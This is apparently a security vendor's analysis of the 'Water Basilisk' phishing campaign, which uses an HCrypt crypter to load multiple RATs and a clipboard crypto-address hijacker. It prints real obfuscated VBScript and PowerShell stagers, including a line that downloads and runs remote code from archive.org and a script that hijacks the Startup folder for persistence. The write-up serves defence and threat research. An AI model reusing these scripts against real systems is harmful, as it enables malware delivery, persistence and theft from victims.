

Water Basilisk Uses New HCrypt Variant to Flood Victims with RAT Payloads

In this blog entry we look into a fileless campaign that used a new HCrypt variant to distribute numerous remote access trojans (RATs) in victim systems. This new variant also uses an updated obfuscation mechanism which we detail.

By: Aliakbar Zahravi, William Gamazo Sanchez

September 20, 2021

Read time: 5 min (1415 words)

We encountered a fileless campaign that used a new HCrypt variant to distribute numerous remote access trojans (RATs) in victim systems. This new variant uses a newer obfuscation mechanism compared to what has been observed in past reports. It reached the peak of activity in the middle of August 2021.

HCrypt is a crypter and multistage generator that is considered difficult to detect. It is [identified](#) as a crypter-as-a-service, paid for by threat actors to load a RAT (or in this case RATs) of their choosing. The campaign also showed new obfuscation techniques and attack vectors, different from those that were observed in the past.

Overview of the Water Basilisk campaign

In this campaign, which we have labelled Water Basilisk, the attacker mostly used publicly available file hosting services such as "archive.org", "transfer.sh", and "discord.com", to host the malware while hacked WordPress websites were used to host phishing kits.

The malicious file is hidden as an ISO that is distributed through a phishing email or website. This file contains an obfuscated VBScript stager responsible for downloading and executing the next stage of the VBScript content onto the infected system memory.

The final stage is an obfuscated PowerShell script that contains the payloads and is responsible for deobfuscating and injecting them into the assigned process. In some cases, the final stage PowerShell script contained up to seven various RATs. These are typically NjRat, BitRat, Nanocore RAT, QuasarRat, LimeRat, and Warzone.

HCrypt version 7.8

In a nutshell, Water Basilisk's attack chain is a combination of the VBScript and PowerShell commands. HCrypt creates various obfuscated VBScripts and PowerShell to deliver or inject the final payload into a given process in a victim system. The latest version of this crypter is 7.8, based on what we have seen in its builder and website.




Figure 1. The HxCrypt v7.8 builder

HxCrypt v7.8

- Skype = live:hbanksers.77

Update Code Encrypt Server AsyncRAT , njRAT , RevengeRAT , QuasarRAT , LimeRAT , WARZONE RAT , BitRAT , NanocoreRAT , RemcosRAT,... Clean Fud Runtime Defender , Avast , Avira, Kaspersky , Eset , K7 Security , Quick heal , Norton

Update Code .hta Crypter Payload

Update Code Vbs Crypter Payload

Update Code Js Crypter Payload

Update Code SRC Code C# Payload

Update Code Disable defender Win10

Update Code Stealer BTC Payload

Update Code Encrypt Stealer BTC Payload

Update Code Macro Word , Excel bypass Clean Fud

Update Code ExeToDoc Exploit bypass defender

Update Code Pdf phishing Payload

Purchase

\$199.00

− 1 +

Purchase

Apply a Coupon

Shop	Trojan-Crypt
Stock	∞
Feedback	1

Figure 2. HxCrypt v7.8 updates that also list RAT variants and the purchase price




Figure 3. HxCrypt v7.8 on Sellix

As can be seen in Figures 1 to 3, HxCrypt 7.8 is being sold for US\$199. Figure 2 also lists, as part of an update, the various RATs that can be loaded using this variant that we mentioned earlier.

Attack analysis

This section discusses how this version works. Figure 4 summarizes Water Basilisk. The infection chain goes as follows:

This campaign uses two different attack vectors: phishing websites and emails. Both have the same infection chain, which we have already described. The attack begins with the malicious ISO image file.

We can assume two reasons why this attack uses ISO files. One is how ISO images tend to have larger file sizes, making it so that email gateway scanners would not be able to scan ISO file attachments properly. Another is how opening an ISO file in new operating systems is as simple as double-clicking the file, due to native IOS mounting tools. This improves the chances of a victim opening the file and infecting their system.

As we have also mentioned, and as seen in Figure 4, an interesting aspect of this attack is how HCrypt developers host stager scripts were hosted from public file hosting services such as Transfer.sh and Internet Archive (archive.org). Once the ISO file is opened the needed scripts are downloaded from this hosting archive. Figure 5 is an example of the archive.org account used to host scripts.

The screenshot shows the profile of a user named 'hbankers.666' on the Internet Archive (archive.org) website. The profile is a member and has 11 uploads. The uploads are listed in a table with columns for ID, title, date, and a download icon. The titles are various scripts and server names, many of which are obfuscated with long strings of 'n' and 'e'.

ID	Title	Date	Download
0	defender_A_3456457654657687	Sep 5, 2021	
0	bypass_A1_4356787543465	Sep 5, 2021	
0	Server A 111111111 324567890	Sep 5, 2021	
21	bypass_quasar_34567890	Jul 22, 2021	
30	Server Quasar 43566787765	Jul 22, 2021	
1	taiwan_hsta_34567890	Jul 22, 2021	
11	taiwan_all_34567890	Jul 22, 2021	
15	taiwan_server_3245676897809	Jul 22, 2021	
2	hta_neeeeeewwww_324567890	Jul 22, 2021	
3	bypass_neeeeeewwww_3243546576879809	Jul 22, 2021	
3	Server Nnnnnnnnewwww 234564758694465	Jul 22, 2021	

Figure 5. The archive.org account hosting the loader's scripts



ingodwetrust092

archive.org Member

☆ Favorite

UPLOADS

POSTS

REVIEWS

COLLECTIONS

WEB ARCHIVES

64 UPLOADS

Media Type

☐ texts 53
 ☐ data 11

Year

☐ (No Date) 64

Topics & Subjects

☐ 7827-yb-mxcot-243 1
 ☐ 7904-r-m-xa-c-91 1
 ☐ ALLii 1
 ☐ HTA ALL IN 1223 1
 ☐ Host 1
 ☐ MFF 1
 [More](#)

Collection

☐ Community Texts 53
 ☐ Community Data 11

▼

SORT BY

•

VIEWS

•

TITLE

•

DATE ARCHIVED

•

CREATOR

☐ SHOW DETAILS

8	HJA	Aug 6, 2021	
92	Inv 0ice#	Aug 2, 2021	
233	bypass	Aug 2, 2021	
183	DER	Aug 2, 2021	
110	ALL	Jul 31, 2021	
262	Server	Jul 31, 2021	
2	ALL 3	Jul 31, 2021	
2	Server 2	Jul 31, 2021	
94	defender	Jul 30, 2021	
113	avast	Jul 30, 2021	
92	bypass	Jul 30, 2021	
139	ER	Jul 30, 2021	
30	bypass	Jul 30, 2021	
79	av	Jul 30, 2021	
14	ALL 2	Jul 30, 2021	
91	Server 1	Jul 30, 2021	
17	ALL	Jul 30, 2021	
52	Server	Jul 30, 2021	
38	ALL IN 11	Jul 30, 2021	
28	bypass	Jul 30, 2021	

Figure 6. The archive.org account hosting the loader's scripts

Figure 7 shows an example of the hacked WordPress website that hosts a phishing kit that downloads the "Spectrum Bill.iso" file. Figure 8 shows the malicious content added by the attacker in the said website.



Spectrum statement is available now

Dear Customer,
kindly download your attach receipt.

Attachments Work in Pc Only.

Statement Date: 12-08-2021

Withdrawn Amount: \$240.52

You have 24 hours to confirm your identity. otherwise, we will be forced to limit your account.

[Download Now](#)

©2021 Spectrum Service.

[Help Center](#) [Resolution Center](#) [Security Center](#)

Figure 7. The phishing website used in this campaign

Index of /wp-includes/css/dist


Name	Last modified	Size	Description
Parent Directory		-	
block-directory/	2020-09-01 14:54	-	
block-editor/	2020-09-01 14:54	-	
block-library/	2021-03-17 23:21	-	
bypass.txt	2021-08-10 10:18	2.0K	
components/	2020-09-01 14:54	-	
edit-post/	2020-09-01 14:54	-	
editor/	2020-09-01 14:54	-	
format-library/	2020-09-01 14:54	-	
hello.txt	2021-08-10 10:18	2.3M	
list-reusable-blocks/	2020-09-01 14:54	-	
nux/	2021-08-12 20:24	-	

Index of /wp-includes/css/dist/nux

Name	Last modified	Size	Description
Parent Directory		-	
Spectrum Bill.iso	2021-08-10 12:00	66K	
hsbcyahocrypt2.php	2021-08-12 20:24	9.8K	
spec.php	2021-08-12 20:24	20K	
style-rtl.css	2021-03-17 23:21	4.3K	
style-rtl.min.css	2021-03-17 23:21	2.5K	
style.css	2021-03-17 23:21	4.3K	
style.min.css	2021-03-17 23:21	2.6K	

Figure 8. Malicious content uploaded by the attacker

The “Spectrum Bill.iso” file contains an HCrypt obfuscated VBScript stager that is responsible for downloading and executing the next stage via a PowerShell command. We note here that, with the exception of this second stage for persistence, all scripts, PowerShell, and binaries are fileless and execute in memory.



Name	Size	Packed	Type	Modified
..			File folder	
Spectrum Bill.vbs	756	756	VBScript Script File	2021-08-10 8:1...

Figure 9. “Spectrum Bill.iso” content

```

Dim SERDTFYUGHIJOPKERSTFYGUH
A1 = "E"
A3 = "W"
A4 = "E" & "L"
Set SERDTFYUGHIJOPKERSTFYGUH= CreateObject(""+A3+"ScriPt.SH"+A4+"L")
Donal="P" & "O" & "N"
Trump = "E"
mike = Chr(82) & "S" & "H" & "E"
pompeo = "L"
Elon =Chr(76)&" $TRUMP =
'https://ia601403.us.archive.org/21/items/bx25_20210810/bx25.txt';$B = 'ETH COINt.WTF
COINlIOSNT'.Replace('ETH COIN','nE').Replace('TF COIN','EbC').Replace('OS','e');$CC =
'DOS COIN LSOSCOINng'.Replace('S COIN
','Wn').Replace('SO','oad').Replace('COIN','TrI');$A ='I`Eos COIN`W`BTC COINj`ETH
COIN $B).$CC($TRUMP).Replace('os COIN','X(n`e').Replace('BTC
COIN','Ob').Replace('TH COIN','c`T');&('I'+`EX') ($A -Join ' ')&('I'+`EX');"
COIN = Donal+Trump+mike+pompeo+Elon+"
SERDTFYUGHIJOPKERSTFYGUH.Run COIN,0,True

```

↓

```

POWERSHELL $TRUMP =
'https://ia601403.us.archive.org/21/items/bx25_20210810/bx25.txt';$B = 'ETH COINt.WTF
COINlIOSNT'.Replace('ETH COIN','nE').Replace('TF COIN','EbC').Replace('OS','e');$CC =
'DOS COIN LSOSCOINng'.Replace('S COIN
','Wn').Replace('SO','oad').Replace('COIN','TrI');$A ='I`Eos COIN`W`BTC COINj`ETH
COIN $B).$CC($TRUMP).Replace('os COIN','X(n`e').Replace('BTC
COIN','Ob').Replace('TH COIN','c`T');&('I'+`EX') ($A -Join ' ')&('I'+`EX');

```

↓

```

powershell IEX(New-Object Net.WebClient).Downloadstring(https://ia601403.us.archive.org/21/items/bx25_20210810/bx25.txt)

```

Figure 10. "Spectrum Bill.vbs" content and cleanup code

The downloaded content in memory, "bx25.txt," is another obfuscated HCrypt VBScript. As mentioned, this code is for achieving persistence and is the only one not executed in memory. It achieves persistence by creating the file C:\Users\Public\Run\Run.vbs, adding it to the Startup path, and downloading and executing the final stage in memory.

Each time an infected computer starts, the malware downloads the latest payload(s) from the given URL. The attacker can therefore change the final payload(s) and its command and control (C&C) server easily, reducing their fingerprints on an infected system.

```


$H1="C:\Users\Public\Run"
$H2 = "CreateDirectory"
[System.IO.Directory]::$H2($H1)
start-sleep -s 5
$H3 = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders"
$H4 = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders"
$H5 = "C:\Users\Public\Run"
$H6 = "C:\Users\Public\Run"

Set-ItemProperty -Path $H3 -Name "Startup" -Value $H5;
Set-ItemProperty -Path $H4 -Name "Startup" -Value $H6;
start-sleep -s 5
$Content = @'
Dim SERDTFYUGHIJOPKERSTFYGUH
A1 = "E"
A3 = "W"
A4 = "E" & "L"
Set SERDTFYUGHIJOPKERSTFYGUH= CreateObject(""+A3+"ScriPt.SH"+A4+"L")
Donal="E" & "O" & "W"
Trump = "E"
mike = Chr(82) & "s" & "H" & "E"
pompeo = "I"
Elon =Chr(76) & $TRUMP =
'https://ia601408.us.archive.org/14/items/dx25_20210810/dx25.txt';$B = 'ETH
COIN'.WTF COINLIOSNT'.Replace('ETH COIN','nE').Replace('TF
COIN','EbC').Replace('OS','e');$CC = 'DOS COIN LSOSCOINng'.Replace('S COIN
','Wn').Replace('SO','oad').Replace('COIN','TrI');$A = 'I'Eos COIN'W'BTC COINj'ETH
COIN $B).$CC($TRUMP).Replace('os COIN','X(n'e').Replace('BTC
COIN','-Ob').Replace('TH COIN','c'T');&('I'+EX') ($A -Join ' ')&('I'+EX');"
COIN = Donal+Trump+mike+pompeo+Elon+"
SERDTFYUGHIJOPKERSTFYGUH.Run COIN,0,True
'@
Set-Content -Path C:\Users\Public\Run\Run.vbs -Value $Content

start-sleep -s 5

$TRUMP = 'https://ia601408.us.archive.org/14/items/dx25_20210810/dx25.txt';
$B = 'ETH COIN'.WTF COINLIOSNT'.Replace('ETH COIN','nE').Replace('TF
COIN','EbC').Replace('OS','e');
$CC = 'DOS COIN LSOSCOINng'.Replace('S COIN
','Wn').Replace('SO','oad').Replace('COIN','TrI');
$A = 'I'Eos COIN'W'BTC COINj'ETH COIN $B).$CC($TRUMP).Replace('os
COIN','X(n'e').Replace('BTC COIN','-Ob').Replace('TH COIN','c'T');
&('I'+EX') ($A -Join ' ')&('I'+EX');

```



IEX(New-Object
 Net.WebClient).Downloadstring(https://
 ia601403.us.archive.org/21/items/bx25_
 20210810/bx25.txt)

Figure 11. The cleaned code of bx.25, the second VBScript stage for persistence

Run.vbs ("dx25.txt") is the final stage PowerShell that contains the final payload(s). This executes on an infected system memory and its responsible for deobfuscating, loading, and injecting payload(s) into the given hardcoded legitimate process. In some cases, the malware loads up to seven RATs on an infected system. The snippet in Figure 12 demonstrates this behaviour of the malware.

Among the loaded binaries is a DLL injector called “VBNET,” which reflectively loads a .NET PE payload in a selected .NET legitimate process. In Figure 12, \$HH1 is a VBNET PE injector DLL and \$HH5 contains a PowerShell command to pass a final malware payload (\$HH3) into the given process, which is “aspnet_regbrowsers.exe.”

To automate the final payload extraction we developed a Python script to deobfuscated and extract the payloads from the final PowerShell stage which simply accept a directory where an obfuscated PowerShell script are stored and output directory where the extracted payload will be stored. The Python script can be viewed [here](#).

Bitcoin and Ethereum Hijacker

We were also able to observe Bitcoin/Ethereum address hijacker binaries among the loaded RATs in an infected system. These binaries search the victim’s clipboard content for Bitcoin and Ethereum addresses using regex, then replaces them with the attacker’s own address. Figure 13 shows where the binary can be generated in the HCrypt interface.




Figure 13. HxCrypt builder interface showing where to start generating the hijacker binaries

By default, the HxCrypt stealer builder shows built-in Ethereum and Bitcoin addresses, likely belonging to the malware's author.




Figure 14. Built-in Ethereum and Bitcoin addresses, potentially belonging to the author(s), seen here as “HBankers”




Figure 15. Using regex to search for Bitcoin and Ethereum addresses in the victim’s clipboard content




Figure 16. The HCrypt builder where the user (attacker) can only choose either Bitcoin or Ethereum

The stealer builder will only accept one option, either Bitcoin or Ethereum, from a user. As shown in the example in Figure 16, in such a scenario the crypto address hijacker will replace the victim's Ethereum address with "1111111," generate the payload, and replace the bitcoin address with the HCrypt builder author's (HBankers) address. Overall, this shows the HCrypt's developers' attempt to also make a profit from attacks that use this loader.

Conclusion

This case shows how cybercriminals can take an advantage of crypter tools, such as HCrypt, to dynamically distribute malware. HCrypt also shows signs of undergoing active development. It would be best to anticipate newer versions to cover more RAT variants and an updated obfuscation algorithm to reduce the chances of detection.

Organizations should also remain vigilant against phishing tactics that remain a staple in cyberattacks. Users should be wary of opening ISO files, especially from suspicious sources, as threat actors have used image files in their campaigns before. They are too easy to open and can bypass email gateway scanners, giving users less chances to consider whether the file is malicious.

Organizations can also consider security solutions that provide [a multilayered defense system](#) that helps in detecting, scanning, and blocking malicious URLs.

The indicators of compromise (IOCs) can be found [here](#).